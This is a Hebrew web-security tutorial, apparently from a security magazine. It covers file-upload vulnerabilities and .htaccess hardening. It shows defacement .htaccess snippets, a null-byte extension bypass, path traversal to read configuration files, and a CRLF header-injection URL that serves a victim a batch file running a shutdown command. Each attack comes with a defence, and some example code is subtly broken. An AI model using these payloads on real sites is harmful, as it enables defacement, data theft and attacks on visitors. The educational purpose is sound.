כדי לספק לכם המחשה לסכנה, בואו נראה מספר דוגמאות מסוכנות לפעולות הניתנות לביצוע בעזרת קובץ ה-htaccess:

- חסימת הכניסה לתיקיה: (כך אף אחד לא יכול להכנס לתיקיה בעזרת דפדפן האינטרנט)

```
deny from all
```

- שינוי שם קובץ האינדקס לקובץ שלנו: (בהנחה שהעלנו קובץ הנקרא deface.html)

```
DirectoryIndex deface.html
```

- הפניית הגולש מקובץ האינדקס לקובץ מרוחק:

```
Redirect index.php http://my-site.com/deface.html
```

- סגירת התיקיה בסיסמה:

```
AuthName "Please Identify"
AuthType Basic
AuthUserFile .htpasswd
Require valid-user
```

קוד זה יקפיץ חלון המבקש שם משתמש וסיסמה, כאשר הכותרת תהיה Please Identify.

במקרה הזה נצטרך גם להשתמש ב-htpasswd. קובץ זה יכיל שמות משתמשים וסיסמאות, לדוגמא:


```
username:encrypted-password
username:encrypted-password
username:encrypted-password
```

שם המשתמש מופרד מהסיסמה המוצפנת בעזרת התו : (נקודתיים), וכל שורה מפרידה בין המשתמשים האחרים. על אופן הצפנת הסיסמה הרחבנו במאמר אחר בגליון זה. בנוסף יש מספיק כלים באינטרנט לטיפול בעניין, כמו:

http://tools.dynamicdrive.com/password/

נגדיר רשימה של סיומות מותרות, במקום רשימה של סיומות אסורות:

```
<?php
$maxFileSize = 100000;
$exts = array('jpg','bmp','png','gif','txt','rar','doc','ppt'); //etc...
if ( isset($_FILES['file']) )
{
    $name = 'uploads/'.time().crc32($_FILES['file']['name'].time()) .'-
'.$_FILES['file']['name'];
    $tmp = $_FILES['file']['tmp_name'];
    $error = $_FILES['file']['error'];
    if ( isset($_POST['MAX_FILE_SIZE']) && $maxFileSize ==
                    $_POST['MAX_FILE_SIZE'] )
    {
        $extension = pathinfo($tmp); $extension =
strtolower($extension['extension']);
        if ( !in_array($ext,$exts) )
            echo 'Bad extension';
        else
            if ( $error == UPLOAD_ERR_OK && move_uploaded_file($tmp, $name) )
                echo 'Your file has been uploaded.';
            else
                echo 'An error has been occurred, file not uploaded.';
    }
    else echo 'Were you trying to trick us?';
    echo '<br /><br />';
}
$extsText = implode(', ',$exts);
echo <<<END
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="hidden" name="MAX_FILE_SIZE" value=" {$maxFileSize}" />
    <input type="submit" value="Upload" /><br />
    Allowed Extensions: {$extsText}.
</form>
END;
?>
```



Null Byte Poisoning

ה-Null Byte הוא התו הראשון בטבלת ה-ASCII, ובדרך כלל המערכת נעזרת בו בכדי לזיהות מחרוזות.
ב-HEX התו מיוצג כ-00 (או 00%) וב-PHP:

```
chr(0)
```

ה-Null Byte הוא תו בלתי נראה. לא ניתן לראות אותו.

Null Byte Poisoning (מוכר גם כ-Null Byte Attack)


לצורך ההסבר, נגיד שהתו & (אמפטסנד) יהיה ה-Null Byte, כדי שאוכל להעביר בצורה טובה יותר את ההדגמה. דמיינו לכם מערכת הכוללת פונקציה להעלאת קבצים כמו זו שנמצאת בדוגמת הקוד האחרונה עם הסיומות. כעת בואו נראה מה למשל יקרה אם שם הקובץ שנכניס יהיה השם הבא: image.jpg**&.php** בבדיקה שנעשה בעזרת ה-PHP, הביטוי שיבדק יהיה אך ורק: image.jpg והבדיקה תעבור בהצלחה. כאשר הקובץ יווצר, ה-Null Byte יצונזר ושם הקובץ יהיה: image.jpg.php

התגוננות

לכאורה נראה כי מדובר בשיטה שלא ניתנת לעצירה, אך זה לא נכון. כדי להתגונן יש להבריח או לצנזר את ה-Null Byte כך שלא יוכל לתפקד. נוכל לצנזר את ה-Null Byte בעזרת השורה הבאה:

```
$name = str_replace(chr(0),'',$_FILES['file']['name']);
```

ה-Magic Quotes מבצעים הברחה אוטומטית ל-Null Byte, אך כמובן שלא באמת נסמוך עליהם.



Local File Disclosure

בכל הדוגמאות עד כה שהצגנו, הצגנו הודעה אם הקובץ הועלה או שהתרחשה שגיאה והוא לא הועלה. לדוגמאות זה היה נחמד מאוד, אבל כשאנחנו מדברים על מערכת אמיתית, אנחנו נספק למשתמש קישור להורדת הקובץ. אין בעיה לתת קישור כזה - הרי יש לנו את המשתנה name שמכיל את שם הקובץ, ונוכל להשתמש בו כהפניה. צריך ליצור קובץ שיודיע לדפדפן להוריד את הקובץ, לדוגמא:

```
<?php
if ( isset($_GET['file']) && is_string($_GET['file']) )
    if ( file_exists($_GET['file']) && is_readable($_GET['file']) )
    {
        header("Content-Type: application/octet-stream");
        header('Content-Disposition: attachment;
filename="'.$_GET['file'].'"');
        readfile('uploads/'.$_GET['file']);
    }
?>
```

שורת הכתובת צריכה להיות כזאת: (כאשר filename מייצג את שם הקובץ שנרצה להוריד)

```
?file=[filename]
```

Path Traversal

השיטה Path Traversal (מוכרת גם כ-Directory Traversal) משמשת אותנו ל"חציית" התיקיה בה אנו נמצאים. יש 2 סימונים מוכרים שיש להכיר:

- **. (נקודה אחת)** - מייצגת את התיקיה הנוכחית
- **.. (שתי נקודות)** - מייצגות תיקייה אחת למעלה. (Parent Directory)

מה אם נשתמש ב-Path Traversal כדי לעלות תיקיה למעלה?

```
?file=../index.php
```

מה שיקרה זה:

```
readfile('uploads/../index.php');
```

כלומר, ניגש לתיקיה uploads ואז לתיקיה מעליה (חזרנו אחורה), ומשם נקרא את הקובץ שנקרא index.php. המשמעות היא שכעת נוכל להוריד ולקרוא כל קובץ שנרצה מהאתר.

בתוך קובץ האינדקס נוכל למצוא בדרך כלל פקודות ייבוא לקבצי תצורה אחרים, שגם אותם נוכל להוריד למחשב ולקרוא. לדוגמא, אפשר למצוא בדרך כלל בקבצי האינדקס של המערכת שמות/מיקום של קבצי הקונפיגורציה הכוללים מידע שימושי רב, כמו למשל את פרטי ההתחברות למסד הנתונים (Connection String) המשמש את המערכת באיכסון המידע, קריאות לקבצי קונפיגורציה התומכים במערכת וכו'. אם זה לא מספיק, תמיד אפשר לחפש אחר קבצי htaccess, htpasswd ועוד קבצים שאין גישה אליהם דרך המערכת.

התגוננות

ההתגוננות היא פשוטה מאוד: נצנזר את התווים . (נקודה) ו-/ (סלאש). לדוגמא:

```
$file = $_GET['file'];
$file = str_replace('/','',$file);
$file = str_replace('.','',$file);
```

יש צורך להחליף אף את התווים הנ"ל בסוגי הקידודים השונים הנתמכים ע"י טכנולוגיית המערכת.

File Download Injection

להלן הדוגמא שבה נשתמש:

```
<?php
if ( isset($_GET['file']) && is_string($_GET['file']) )
{
    $file = $_GET['file'];
    $file = str_replace('/','',$file);
    $file = str_replace('.','',$file);
    header("Content-Type: application/octet-stream");
    header('Content-Disposition: attachment; filename="'.$file.'"');
    readfile('uploads/'.$file);
}
?>
```

התגובה שנקבל מהשרת כשניגש לקובץ תהיה בערך כזאת:

```
HTTP/1.1 200 OK
Date: ...
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=[file name]
Content-Length: [file length]
[file content]
```

כשנגש לקובץ בצורה הבאה:

```
?file=roy.bat%0a%0dContent-Length%3A%2016%0a%0d%0a%0dshutdown%20-s%20-t%2060
```

- CRLF = a%0d (ירידת שורה)
- A%3 = : (נקודתיים)
- %20 = רווח

כלומר:

```
roy.bat
Content-Length: 16

shutdown -s -t 60
```

נקבל:

```
HTTP/1.1 200 OK
Date: [...]
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=roy.bat
Content-Length: 16

shutdown -s -t 60
Content-Length: [...]
```

הדפדפן יתייחס לכותר ה-Content-Length הראשון שישלח לו מהשרת, ולכן יקרא רק את 16 התווים הראשונים. למעשה, הדפדפן יוריד קובץ שנקרא roy.bat ותוכנו:

```
shutdown -s -t 60
```

הקובץ הוא קובץ אצווה וברגע שהגולש יפתח את אותו, תופיע לו הודעה שמחשבו ייכבה בעוד 60 שניות. אתם מוזמנים להפעיל את זה כדי לבדוק. לביטול הפעולה יש להריץ בשורת ההפעלה או ב-cmd את זה:

```
shutdown -a
```

במקרה הזה השתמשתי דווא בקובץ אצווה (batch), אך כמובן שנוכל להשתמש במגוון רחב של קבצים.

נוודא כי הקובץ אכן קיים וניתן לקריאה לפני שניתן אותו לגולש. לדוגמא:

```
<?php
if ( isset($_GET['file']) && is_string($_GET['file']) )
{
    $file = $_GET['file'];
    $file = str_replace('/','',$file);
    $file = str_replace('.','',$file);

    if ( is_readable($_GET['file']) )
    {
        header("Content-Type: application/octet-stream");
        header('Content-Disposition: attachment; filename="'.$file.'"');
        readfile('uploads/'.$file);
    }
}
?>
```

עקיפת מכסת הקבצים שניתן להעלות במקביל (לביצוע DoS)

לפעמים נרצה לאפשר העלאה של יותר מקובץ אחד במקביל, למשל 5 קבצים. כך יראה הטופס:

```
<form action="?" method="POST" enctype="multipart/form-data">
    File #1: <input type="file" name="file1" /><br />
    File #2: <input type="file" name="file2" /><br />
    File #3: <input type="file" name="file3" /><br />
    File #4: <input type="file" name="file4" /><br />
    File #5: <input type="file" name="file5" /><br />
...
```

לשם ביצוע ההתקפה יש לנו מספר אפשרויות:

1. בניית פונקציה שמתעסקת בהעלאת הקובץ, ונזמן אותה 5 פעמים.
2. העתקת הקוד והדבקתו עוד 4 פעמים, כשבכל פעם נשנה את שם המשתנה שאיתו עובדים.
3. להשתמש בלולאת foreach.

הפיתרון השלישי הוא הנפוץ ביותר כיום והוא גם הפתרון הנוח ביותר לשימוש, אך הוא גם הפתרון הלוקה בחסר.

דוגמא לקוד המבצע את הפיתרון השלישי:

```
foreach ( $_FILES as $file )
{
    $name = 'uploads/'.time().crc32($file['name'].time()).'-'.$file['name'];
    $tmp = $file['tmp_name'];
    $error = $file['error'];
    if ( isset($_POST['MAX_FILE_SIZE']) && $maxFileSize ==
$_POST['MAX_FILE_SIZE'] )
    {
        $extension = pathinfo($tmp); $extension =
strtolower($extension['extension']);
        if ( !in_array($ext,$exts) )
            echo 'Bad extension';
        else
            if ( $error == UPLOAD_ERR_OK && move_uploaded_file($tmp, $name) )
                echo 'Your file has been uploaded.';
            else
                echo 'An error has been occurred, file not uploaded.';
    }
    else echo 'Were you trying to trick us?';
    echo '<br /><br />';
}
```

הפיתרונות הראשון והשני הם סטאטים, ומיועדים להעלות רק עד חמישה קבצים בכל מילוי טופס שמתבצע, ולא יותר. לעומתם, הפיתרון השלישי יכול להעלות כמות משתנה של קבצים- כמספר הקבצים שהוא מקבל. לכן, אופן הניצול יהיה Form Manipulation - נערוך את הטופס ונשמור בקובץ חדש: (לא לשכוח את ה-action!)

```
<form action="[file-url]" method="POST" enctype="multipart/form-data">
    File #1: <input type="file" name="file1" /><br />
    File #2: <input type="file" name="file2" /><br />
    File #3: <input type="file" name="file3" /><br />
    File #4: <input type="file" name="file4" /><br />
    File #5: <input type="file" name="file5" /><br />
    File #6: <input type="file" name="file6" /><br />
    File #7: <input type="file" name="file7" /><br />
    File #8: <input type="file" name="file8" /><br />
    File #9: <input type="file" name="file9" /><br />
    File #10: <input type="file" name="file10" /><br />
...
```

התגוננות

לפתירת הבעיה קיימות מספר אפשרויות, אך מספיק להציג שתיים הן: שבירת הלולאה וביטול הלולאה.

דוגמא ראשונה - שבירת הלולאה:

```
foreach ($_FILES as $key => $array)
{
       if ( $key == 4 ) // 0,1,2,3,4 = 5
              break;
       …
}
```

דוגמא שניה - ביטול הלולאה:

```
if ( count($_FILES) <= 5 )
{
    foreach ($_FILES as $array)
```

סיכום

במאמר זה נגעתי במספר נרחב של נקודות המופיעות בהרבה מנגנוני העלאת קבצים במערכות השונות. חשוב לזכור שבכל מערכת ומערכת יכולים להווצר סוגים שונים של חורים, אך אחד העקרונות החשובים ביותר כשמדובר בפיתוח במערכות המקבלות קלט (כל קלט שהוא) מהמשתמש הוא שלעולם אין לסמוך על המשתמש ותמיד יש לבצע בדיקות מקיפות ולוודא שאכן הקלט עומד בסטנדרטים שקבענו.

HTAccess

מאת אפיק קסטיאל (cp77fk4r)

רכיב ה-HTAccess הוא אחד ממרכיבי הקונפיגורציה הבסיסית של שרתי ה-Apache. קובץ זה אחראי על הקונפיגורציה המקומית של התיקיה אליה אנחנו ניגשים: הוא קובע מי יוכל לגשת לאיזה תיקיה, איך היא תתנהג: איך היא תציג לנו את הקבצים, איזה קבצים יהיו נגישים ואילו ידרשו סיסמא לפני הכניסה אליהם, התייחסות שונה לפרמטרים ב-URL, קביעת דפי שגיאה (404\403 וכו') מוגדרים מראש, אילו מתודות יפעלו על תוכן התיקיה וכו'. במאמר זה נכיר את ה-HTAccess ואפשרויות שונות שבו.

באופן מעשי, HTAccess הוא קובץ טקסט המכיל מספר שורות הקובעות למערכת ההרשאות איך להתנהג במקרה ספציפי.

מומלץ לנסות את זה בבית!


כדי להבין טוב את ההסברים חיזרו על הדוגמאות השונות בעצמכם. לצורך כך, יש צורך בשרת Apache מותקן על המחשב. מערכת נוחה ומומלצת לניהול ותפעול שרת Apache היא XAMPP, הזמינה בכתובת: http://www.apachefriends.org/en/xampp-linux.html

אחרי התקנתה, תמצאו בתיקיה XAMPP תת-תיקיה בשם htdocs. תיקיה זו היא תיקית-השורש שלכם ("wwwroot"). כל הקבצים שתשימו בתיקיה זו יהיו נגישים דרך האינטרנט.

תפעילו את השרת ותכנסו בדפדפן לכתובת: http://localhost
אתם אמורים לקבל את דף הבית של השרת שלכם שאומר שהשרת הותקן בהצלחה.

נקודות חשובות לגבי קבצי HTAccess:

- שם הקובץ הוא: htaccess. (נקודה ואז "htaccess").
- קובץ זה הוא קובץ טקסט. (משמע- במידה ויאוכסן בו מידע רגיש, בעת פריצה לשרת המידע בו יהיה זמין לתוקף)
- כאשר ישנה התנגשות בין שני הגדרות של קבצי htaccess קובץ ה-htaceess העליון יותר יקבע (הקובץ שנמצא בספריה הקרובה יותר לשורש).



Directory Listing

כאשר נכנסנו ל-http://localhost/ קפץ לנו דף ברירת מחדל שהותקן ביחד עם השרת. נכנס ל-htdocs ונמחק אותו, ונכנס שוב לכתוב http://localhost/ דרך הדפדפן. אנו נראה את כל הקבצים בתיקיה הראשית שלנו - מה שנקרא "Directory Listing" או "Directory Browsing". מצב זה לא תקין – אפשרות לראות את רשימת הקבצים נותנת לפורצים לאסוף מידע יקר על תצורת הקבצים והשרת, להוריד לסייר ולראות את כל הקבצים הנגישים בשרת וכו'.

מה בעצם קורה כאן? כאשר נכנסים לספריה בשרת, השרת בודק אם קיים קובץ באחד מהשמות הבאים index.html, index.php או קבצים דומים (הרשימה המדוייקת משתנה בין שרת לשרת). אם קובץ כזה קיים, הוא מוצג באופן אוטומטי, אך במידה ולא מוגדר לשרת שום קובץ לטעינה- או שמוגדר אך הקובץ לא קיים, התוצאה תיהיה מה שראינו.

רשימת הקבצים שאותם השרת ינסה לטעון באופן אוטומטי כאשר המשתמש ינסה לגשת לתיקיה נמצאת בקובץ httpd.conf באיזור הבא: IfModule dir_module. כברירת מחדל, האיזור נראה כך:

```
<IfModule dir_module>
    DirectoryIndex index.php index.php4 index.php3 index.cgi index.pl
index.html index.htm index.shtml index.phtml
</IfModule>
```

הסדר בו מופיעים הקבצים ברשימה זהו הסדר בו השרת מחפש אותם. (כלומר, אם קיים index.php וגם index.html, השרת יציג את index.php מכיוון שהוא מופיע לפניו ברשימה זו).


כאמור, אנחנו מאוד לא מעוניינים שהשרת יציג את תוכנן של תיקיות האתר שלנו, ולכן אנחנו ניצור קובץ htaccess. בתיקית ה-root שלנו ונכתוב בו את הפקודה הבאה:

```
Options -Indexes
```

פקודה זו תגרום לשרת, בכל פעם שיבקשו ממנו להציג תוכן של תיקיה, להציג עמוד שגיאה "403" – "Access forbidden". אם נרצה שהשרת כן יציג תוכן של תיקיה מסויימת, ניצור בתוך התיקיה הספצית קובץ htaccess. ובתוכו נכתוב:

```
Options +Indexes
```

כל עוד לא נמקם באותה תיקיה שום קובץ index, כאשר משתמש יבקש להציג את תוכנה של התיקיה השרת אכן יציג לו אותה.



ישנה גם אפשרות להגיד לשרת להציג את תוכנה של תיקיה מסויימת חוץ מסוג מסויים או מקבץ של קבצים ספציפים, לדוגמא, אם נכתוב בקובץ ה-htaccess. שלנו את הפקודה:

```
IndexIgnore *.php *.conf
```

ומשתמש יבקש להציג את תכולת התיקיה- השרת יציג לו את תכולת התיקיה ללא הקבצים שהגדרנו.

אם נרצה שהשרת יציג קובץ מסויים כאשר המשתמש יבקש להציג את תוכנה של התיקיה (למשל קובץ המבצע- Directory List שאנחנו יצרנו), נוכל לכתוב:

```
DirectoryIndex FILE
```

בכל פעם שמשתמש יבקש להציג את תכולתה של התיקיה- השרת יטען לו את הקובץ הנ"ל.

Password Protected Folder

בעזרת htaccess. אנחנו יכולים לאפשר כניסה לתיקיה מסויימת רק לאחר ביצוע הזדהות. זהו כלי מאוד מומלץ ונוח לחסימת תיקית ממשק ניהול האתר וחלקים אחרים שלא אמורים להיות ציבוריים. בכדי לבצע את החסימה הזאת אנחנו צריכים להשתמש בשני קבצים:

1. קובץ ה-htaccess. - יגדיר את מאפייני התיקיה
2. קובץ htpasswd. - יאכסן את פרטי המשתמשים, שמותיהם וסיסמאותיהם (מוצפנות) ויעבוד תחת ה-htaccess.

הגדרת ה-htaccess.:

ניצור קובץ htaccess. בתיקיה אותה נרצה לחסום, ונכתוב בו:

```
AuthUserFile [Location/.htpasswd]
AuthName [BANNER]
AuthGroupFile /dev/null
AuthType Basic
require user [USERNAME]
```

הסבר:

- **השורה הראשונה** מצביעה על מיקום קובץ ה-htpasswd., כאשר זה מתאפשר- עדיף מאוד לאכסן אותו מחוץ לתיקית השרת (מתחת ל-wwwroot).
- **השורה השניה** מאכסנת את הבאנר שיוצג, מה שיהיה כתוב בחלון ההזדהות.

- **השורה השלישית** מגדירה את קבוצת ההזדהות (הקובץ יכיל את שם הקבוצה, ":" (נקודותיים) ואת שמות המשתמשים השייכים לאותה הקבוצה מורשת הגישה)
- **השורה הרביעית** מגדירה את סוג ההזדהות (מדוברת בהזדהויות מבוססות HTTP, כמו למשל גם Digest)
- **שורה חמישית** קובעת איזה משתמש מה-htpasswd. יהווה אימות לסיסמא, בקובץ ה-htpasswd. אפשר להגדיר מספר משתמשים, והשורה החמישית תבחר משתמש ספציפי מתוך כלל המשתמשים (בכדי להגדיר יותר ממשתמש אחד פשוט שכפלו את השורה עם שינוי שמו של המשתמש).

הגדרת ה-htpasswd.:

צרו קובץ בשם htpasswd. מחוץ לספריות שרת (במידה והדבר אפשרי) וכיתבו בו את שמות המשתמשים שאתם רוצים לאפשר להם להתחבר לתיקיה, באופן הבא:

```
[User]:[Crypted-Password]
```

מצד שמאל של הנקודותיים נכתוב את שם המשתמש, ומצד ימין שלהם את הסיסמא המגובבת ע"י פונקציית Crypt (כך שה-Salt הוא שתי התווים ראשונים של הסיסמא). זיכרו לשמור את הקובץ במיקום שקבעתם קודם לכם ב-AuthUserFile.

אם ביצעתם הכל כשורה, כאשר תנסו לגשת לכל קובץ הקיים בתיקיה שבה הכנסתם את קובץ ה-htaccess. תתבקשו להקיש סיסמא.

Custom Errors Pages

איך דפי שגיאה יכולים לגרום לכשלי אבטחה? א'- כמעט כל דפי השגיאה כיום שמציגים את כתובת העמוד הלא קיים שאותו אתה מבקש להציג חשופים למתקפת XSS ואם לא ל-XSS אז למתקפת UTF7- XSS (פשוט מאוד ע"י הכנסת וקטור התקיפה בתוך ה-URL). ב'- דפי השגיאה האלה עוזרים לכל סורקי החשיפות (כגון Acunetix, AppScan, SSS וכו') מבוססי התבניות לדעת איפה ממוקמות התיקיות הרגישות שלנו. בעזרת ה-htaccess. נוכל לגרום לשרת לפלוט דף שגיאה 404 (Page Not Found) גם לתיקיות שהיו מחזירות לסורק/תוקף שגיאת 401 (Unauthorized) או 403 (Forbidden) וכך למנוע מהם למפות את התיקיות הרגישות שלנו (תיקיות הכוללות קבצים פרטיים, ממשקי ניהול וכו').

הרעיון הוא לגרום לשרת להתנהג בצורה זהה במצב של 404 ובמצב של 403 וכו', וכך תוקף לא יוכל לדעת מתי העמוד לא קיים או מתי העמוד קיים ואין לו הרשאות גישה אליו.

בכדי לבצע זאת, צרו קובץ htaccess. בתיקיות ה-root של השרת, וכתבו בו:

```
ErrorDocument 404 /404.html
ErrorDocument 403 /404.html
```

צרו קובץ שגיאה בשם 404.html על תיקית ה-root של השרת ומעכשיו, כל מי שינסה לבדוק האם אכן קיימת התיקיה הפרטית שלנו (והיא אכן קיימת), הוא יופנה ישירות לעמוד שגיאה והשרת ישמח לבשר לו שהתיקיה אינה קיימת כלל.

URL Filtering

קבצי ה-htaccess. יכולים לעזור לנו בעוד נקודה חשובה לא פחות - סינון תווים ב-URL. כיום כמעט כל המתקפות כנגד Web Application כגון: Sql-Injection, XSS, R/LFI, Path Traversal, וכו' מבוצעות על-גבי ה-URL, כאשר מדובר, כמובן, על קלט מבוסס GET. בעזרת סינון התווים של קובץ ה-htaccess. נוכל להוסיף עוד שכבה באבטחה על אפליקציות אלו. ישנן שתי דרכים לבצע בדיקה האם קלט תקין:

- **Black-List:** קבלת כל קלט שהוא מלבד תווים ספציפים ("מזיקים").
- **White-List:** אי-קבלת של שום קלט מלבד תווים ספציפים ("לא-מזיקים").

מבחינת אבטחת-מידע האפשרות השניה הרבה יותר עדיפה, למה? כי יש כל כך הרבה קומבינציות להכניס תו אחד, אם חסמנו את התו ">" תוקף יוכל להכניס אותו בעזרת הקידוד ההקס דצימלי שלו. חסמנו קידוד זה? תוקף יוכל להכניס את קידוד היוניקוד שלו. חסמנו את היוניקוד? יהיה אפשר להכניס אותו בעזרת ה-UTF-7 שלו, וכך עד (כמעט) אינסוף. לכן עדיף לנו להמנע מכל הסיפור ולאפשר להכניס רק את התווים שאנחנו יודעים שאנחנו נשתמש בהם (אותיות גדולות, קטנות, מספרים ושאר תווים "לא מזיקים") ואת שאר התווים נזרוק.

יש מספר נקודות שאנחנו חייבים לדעת, לדוגמא- בכדי לבצע Path Traversal, תוקף יהיה חייב להכניס איזה וריאציה של "\.." אז מן הסתם כדאי שנחסום את התווים האלה (נקודה וסלאש) אבל אנחנו לא יכולים לחסום אותם מפני שהם קיימים גם בכתובת URL תיקנית! לכן נהיה חייבים לאפשר את "." ואת "\", אבל נוכל לחסום את התבנית "\.." (לצורותיה). לעומת זאת, אף פעם אין שימוש חוקי בתו "<" או בתו ">" ולכן נוכל לקבוע בוודאות שכאשר מישהו מנסה לגשת לכתובת על השרת שלנו עם אחד מהתווים האלה- מדובר פה במשהו מסריח – ולכן נעדיף לזרוק אותו.

חבילת ה-Xampp לא מאפשרת כברירת מחדל להשתמש במודול שמבצע מניפולציות ב-URL (שמו- "mod_rewrite") וכדי לאפשר את זה אנחנו צריכים שוב לגשת לקובץ ההגדרות (httpd.conf), ולהוריד את הסולמית (#) המופיעה לפני השורה:

```
#LoadModule rewrite_module modules/mod_rewrite.so
```

אחרי שתבצעו Refresh לשרת אפשר להמשיך.

איך אנחנו קובעים לשרת להתעלם מכל URL שכולל בתוכו את אחד משני התווים "<" ו- ">" (או את שניהם ביחד)? צרו קובץ htaccess. וכיתבו בו:

```
RewriteEngine on
RewriteCond %{QUERY_STRING} (\<|%3c|%3e|\>) [NC]
RewriteRule ^.*$ - [F]
```

- **השורה הראשונה** מדליקה את האפשרות של Rewrite_mod.
- **השורה השניה** בודקת האם השאילתה (ה-GET) כוללת בתוכנה את אחד או כמה מהתוים המופיעים בתוך הסוגריים, שימו לב ל-[NC] – אומר לשרת "No Case Sensitive", ולכן גם "%3E" ו-"%3C" לא יתקבלו.
- **השורה השלישית**- "אזי"- אומרת מה יקרה אם ה-"RewriteCond" מתקיים- פה היא נגמרת ב-"[F]", מה שאומר "Forbidden" – תציג הודעת 403 שתגיד למשתמש שאין לו גישה לבצע את השאילתה הזאת. המחרוזת "^.*$" היא ביטוי רגולרי שמשמעו בעצם "כל שאילתה".


יש מתקפות XSS שאפשר לבצע גם בלי הסוגריים המשולשות, ולכן כדאי שנוריד גם את התווים הבאים: "(,),:,%,*,,\,/,+,-,;,',",", וכו'. לצורך כך נכניס אותם בתוך המקטעים של ה-OR ב-RewriteCond.

ביצענו סינון קלט מבוסס "Black-List". כאמור זו הדרך הפחות טובה לסינון קלט. כדי לבצע סינון קלט מבוסס "White-List" נוכל להשתמש ב-"NOT" – אופרטור סימן קריאה (!), בכדי לבדוק האם הקלט לא כולל רק אותיות ומספרים ותווים נחוצים, בואו נחשוב איזה תווים אנחנו כן צריכים להעביר דרך ה-GET:

- אותיות קטנות/גדולות? **כן.**
- מספרים? **כן.**
- נקודה? **כן.** (לסיומת של הקובץ)
- סלאש? **כן.** (חוצץ בין תיקיות).
- סולמית? **אפשר.** (מצבים בהם מצביעים על אמצע תוכן של טקסט)
- סימן שאלה? **חובה.** (משתנים)
- שווה (=)? **חובה.** (הצבת ערכים במשתנים)
- אמפרסנד (&)? **חובה.** (תמיכה במספר משתנים)
- עוד משהו? **לא.** פשוט נזהר לא לקרוא לתיקיות בשמות עם מקף (-) ואם בכל זאת כללנו תו יחודי, נוסיף אותו ל-white list.

החוק שלנו אמור לבדוק האם **השאילתה כוללת תווים אשר לא מופיעים ב-White-List** שלנו. ואם כן- נחזיר למשתמש Forbidden. נכתוב את זה כך:

```
RewriteEngine on
RewriteCond %{QUERY_STRING} [^a-zA-Z0-9&?/#=\.]
RewriteRule ^.*$ - [F]
```



אנחנו צריכים לזכור שבעזרת ".." אפשר לבצע במצבים מסויימים מספר מתקפות שאותן החוק שלנו מאפשר, ולכן נוסיף בדיקה האם יש לנו שתי נקודות אחת אחרי השניה, ככה נאפשר להשתמש בנקודה אחת, אבל לא נאפשר להשתמש בשתי נקודות, נשנה את השורה השניה לשורה הבאה:

```
RewriteCond %{QUERY_STRING} ([^a-zA-Z0-9&?/#=\.]|\.\.)
```

ניתן, כמובן, לשכלל רבות את סינון זה. הדוגמא שהוצגה היא דוגמה בסיסית בלבד לניפוי קלט בעזרת שימוש ב-White-List.

IP Filtering

אפשרות נוספת שמציע לנו המודול mod_rewrite הוא חסימת גישה למקומות ספציפיים ע"פ כתובת ה-IP של המשתמש. כך לדוגמא אפשר לאפשר רק לכתובת מסויימת להכנס לממשק האדמין, לתת "באנים" למשתמשים, למנוע מתקפות DoS/DDoS וכו'. צרו קובץ htaccess. בתיקיה אותה אתם מעוניינים לחסום (תיקית ממשק הניהול, תיקית הפורום, תיקית השורש וכו') וכיתבו בו כך:

```
RewriteEngine on
RewriteCond %{REMOTE_HOST} IP
RewriteRule .php$ [URL] [R=301,L]
```

- **השורה השניה** היא תנאי הבדיקה שלנו, שימו לב שאנחנו פועלים על: %{REMOTE_HOST} ואנחנו משווים אותו לפי לכתובת ה-IP שאותה אנחנו רוצים לחסום. שימו לב שאם למשל כתובת ה-IP שאותה אנחנו רוצים לחסום היא: 94.123.33.58
  אנחנו נכתוב אותה באופן הבא: 94\.123\.33\.58
  נכתוב כך כי מדובר בביטוי רגולרי, חשוב לזכור זאת כל הזמן.


- **השורה השלישית** היא הביצוע של התנאי. כתבנו שהתנאי יתבצע רק כאשר כתובת ה-IP שקבענו תנסה לגשת לעמוד PHP, נוכל גם לקבוע שאותה כתובת לא תוכל לגשת בכלל, ע"י שינוי השורה, לשורה הבאה:

```
RewriteRule .*$ [URL] [R=301,L]
```

דוגמא לשימוש:

```
RewriteRule .*$ http://disneyland.disney.go.com [R=301,L]
```

כך כל כתובת IP שתנסה לגשת לכל מידע שקיים באותה התיקיה שחסמנו תשלח ישירות לאתר הנחמד של דיסנילנד. הוספנו [R=301] כי מדובר בהפנייה (Redirect).



יש סוגי קונפיגורציה שבכדי להשתמש בהפניות בצורה הזאת בתוך הקובץ עצמו, תאלצו להוסיף בתחילת הקובץ את השורה:

```
Options FollowSymLinks
```

Disable HTTP Methods

בעזרת ה-htaccess. אפשר למנוע מהשרת להגיב לסוגים שונים של בקשות HTTP. לדוגמא, אם נרצה לחסום אפשרות להשתמש ב-HTTP OPTIONS Request (בקשת פירוט ה-Methods שהשרת תומך בהן) נוכל להשתמש בתג <Limit> או בתג <LimitExcept>. הראשון מיישם סינון מבוסס Black-List והשני מיישם סינון בעזרת White-list. לדוגמא, הקוד הבא:

```
<Limit OPTIONS>
deny from all
</Limit>
```

<u>ימנע רק</u> את האפשרות לשימוש ב-HTTP OPTIONS REQUEST באותה רמה שבה ממוקם הקובץ. לעומת זאת, הקוד הבא:

```
<LimitExcept POST GET>
Require valid-user
</LimitExcept>
```


<u>יאפשר רק</u> את האפשרויות לשימוש ב-HTTP OPTIONS REQUEST באותה רמה שבה ממוקם הקובץ.

<u>מספר דברים שחשוב לדעת:</u>

- שמות ה-Methods ב-htaccess. הינם Case sensitive (רגישות לאותיות גדולות וקטנות) ובשרת ה-Apache הם לא, מה שמחייב דרשני כאשר משתמשים בסינון מבוסס רשימה שחורה (Limit), כי במידה ונרצה לחסום למשל את OPTIONS נאלץ לחסום את כל הקומבינציות (מבחינת אותיות גדולות וקטנות) שאפשר להרכיב.
- בעזרת Limit ו-LimitExept לא ניתן לחסום את המתודה TRACE. בכדי לחסום את המתודה הנ"ל יש לעשות שימוש בתג TraceEnable באופן הבא:

```
TraceEnable off
```


- המתודה GET "כוללת בתוכה" את המתודה HEAD, במקומות שהמתודה GET תאופשר, גם המתודה HEAD תאופשר, במקומות שהמתודה GET תבוטל- גם כך המתודה HEAD.



סיכום

הכוח של htaccess. הוא רב מאוד ושימוש נכון בתכונותיו יכול להועיל רבות באבטחת המערכת שלכם. הצגתי בטקסט זה מספר דוגמאות לשימוש אך קיימות עוד דוגמאות רבות. ישנם עוד שימושים לקובץ הזה- למשל, מקדמי אתרים משתמשים בו בכדי לקצר את הכתובות לדפים שלהם ולעשות אותם נוחים ל-Crawlers של מנועי החיפוש (בעיקר של גוגל). אני מקווה שלמדתם דברים חדשים שישמשו אתכם.

